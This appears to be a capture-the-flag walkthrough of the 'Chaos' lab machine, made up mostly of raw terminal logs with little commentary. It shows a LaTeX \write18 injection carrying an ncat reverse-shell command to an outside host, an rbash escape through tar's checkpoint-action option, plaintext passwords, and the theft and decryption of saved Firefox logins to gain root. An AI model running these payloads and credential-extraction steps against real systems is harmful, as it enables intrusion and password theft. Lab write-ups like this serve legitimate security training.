
HELLOO

Template


test1




```
POST /J00_w1ll_f1Nd_n07H1n9_H3r3/ajax.php HTTP/1.1
Host: chaos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Connection: close

content=\immediate\write18{ncat 10.10.12.217 1234 -e /bin/bash}&template=test1
```




```
root@kali:~/Masaüstü# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.12.217] from chaos.htb [10.10.10.120] 37790
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c "import pty;pty.spawn('/bin/bash');"
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ cd ..
cd ..
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3$ cd ..
cd cd ..
www-data@chaos:/var/www/main$cd ..
cdcd ..

Command 'cdcd' not found, but can be installed with:

apt install cdcd
Please ask your administrator.

www-data@chaos:/var/www/main$ cd ..
cd ..
www-data@chaos:/var/www$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
www-data@chaos:/var/www$ cd /tmp
cd /tmp
www-data@chaos:/tmp$ ls
ls
asdasdasd  asdf.py  bash  f  testfile
www-data@chaos:/tmp$ echo "hii" > testfile2
echo "hii" > testfile2
www-data@chaos:/tmp$ su ayush
su ayush
Password: jiujitsu

ayush@chaos:/tmp$ id
id
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command name
ayush@chaos:/tmp$ 
```




```
ayush@chaos:/tmp$ export PATH=$PATH:/bin:/usr/bin
export PATH=$PATH:/bin:/usr/bin
rbash: PATH: readonly variable
ayush@chaos:/tmp$ tar cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec=/bin/bash
<e --checkpoint=1 --checkpoint-action=exec=/bin/bash
bash: groups: command not found
ayush@chaos:/tmp$ export PATH=$PATH:/bin/usr/bin
export PATH=$PATH:/bin/usr/bin
ayush@chaos:/tmp$ id
id
Command 'id' is available in '/usr/bin/id'
The command could not be located because '/usr/bin' is not included in the PATH environment variable.
id: command not found
ayush@chaos:/tmp$ tar cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec=/bin/bash
<e --checkpoint=1 --checkpoint-action=exec=/bin/bash
bash: groups: command not found
ayush@chaos:/tmp$ id
id
Command 'id' is available in '/usr/bin/id'
The command could not be located because '/usr/bin' is not included in the PATH environment variable.
id: command not found
ayush@chaos:/tmp$ cd /home
cd /home
ayush@chaos:/home$ cd ayush
cd ayush
ayush@chaos:~$ ls
ls
Command 'ls' is available in '/bin/ls'
The command could not be located because '/bin' is not included in the PATH environment variable.
ls: command not found
ayush@chaos:~$ export PATH=$PATH:/bin:/usr/bin
export PATH=$PATH:/bin:/usr/bin
ayush@chaos:~$ ls
ls
mail  user.txt
ayush@chaos:~$ cat user.txt
cat user.txt
eef39126d9c3b4b8a30286970dc713e1
ayush@chaos:~$ 
```




```
ayush@chaos:/tmp$ cd /home/ayush
cd /home/ayush
ayush@chaos:~$ ls
ls
mail  user.txt
ayush@chaos:~$ ls -la
ls -la
total 40
drwx------ 6 ayush ayush 4096 Dec 22 16:06 .
drwxr-xr-x 4 root  root  4096 Oct 28 11:34 ..
drwxr-xr-x 2 root  root  4096 Oct 28 12:25 .app
-rw------- 1 root  root     0 Nov 24 23:57 .bash_history
-rw-r--r-- 1 ayush ayush  220 Oct 28 11:34 .bash_logout
-rwxr-xr-x 1 root  root    22 Oct 28 12:27 .bashrc
drwx------ 3 ayush ayush 4096 Dec 22 15:54 .gnupg
drwx------ 3 ayush ayush 4096 Dec 22 16:24 mail
drwx------ 4 ayush ayush 4096 Sep 29 12:09 .mozilla
-rw-r--r-- 1 ayush ayush  807 Oct 28 11:34 .profile
-rw------- 1 ayush ayush   33 Oct 28 12:54 user.txt
ayush@chaos:~$ export TERM=xterm
export TERM=xterm
ayush@chaos:~$ clear
clear

ayush@chaos:~$ cd .mozilla
cd .mozilla
ayush@chaos:~/.mozilla$ ls
ls
extensions  firefox
ayush@chaos:~/.mozilla$ ls -la
ls -la
total 16
drwx------ 4 ayush ayush 4096 Sep 29 12:09 .
drwx------ 6 ayush ayush 4096 Dec 22 16:06 ..
drwx------ 2 ayush ayush 4096 Sep 29 12:09 extensions
drwx------ 4 ayush ayush 4096 Sep 29 12:09 firefox
ayush@chaos:~/.mozilla$ cd firefox
cd firefox
ayush@chaos:~/.mozilla/firefox$ ls
ls
 bzo7sjt1.default  'Crash Reports'   profiles.ini
```


Başlangıç / Masaüstü / bzo7sjt1.default
Son
Yıldızlı
Ev
Masaüstü
Belgeler
Downloads
Müzik
Resimler
Videolar
Çöp
Kali Live
Diğer Konumlar
key4.db
logins.json
chaos firefox files
@kali: ~/Masaüstü
root@kali: ~/Masaüstü/firefox_decrypt
Başlangıç / .mozilla / firefox / 87t3qlob.default
my firefox files
extensions
extensions.json
extension-settings.json
favicons.sqlite
favicons.sqlite-shm
favicons.sqlite-wal
formhistory.sqlite
gmp
gmp-gmpopenh264
handlers.json
key4.db
kinto.sqlite
lock
logins.json
mimeTypes.rdf
minidumps
notificationstore.json
permissions.sqlite
pkcs11.txt
places.sqlite
places.sqlite-shm
places.sqlite-wal
pluginreg.dat
prefs.js
revocations.txt
SWITCH



```
root@kali:~/Masaüstü/firefox_decrypt# python firefox_decrypt.py

Master Password for profile /root/.mozilla/firefox/87t3qlob.default:

Website:   https://chaos.htb:10000
Username: 'root'
Password: 'Thiv8wrej~'
```



```
ayush@chaos:/tmp$ tar cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec=/bin/bash
xec=/bin/bashull testfile --checkpoint=1 --checkpoint-action=ex
bash: groups: command not found
ayush@chaos:/tmp$ export PATH=$PATH:/bin:/usr/bin
export PATH=$PATH:/bin:/usr/bin
ayush@chaos:/tmp$ cd home
cd home
bash: cd: home: No such file or directory
ayush@chaos:/tmp$ cd /home
cd /home
ayush@chaos:/home$ cd ayush
cd ayush
ayush@chaos:~$ su root
su root
Password: Thiv8wrej~

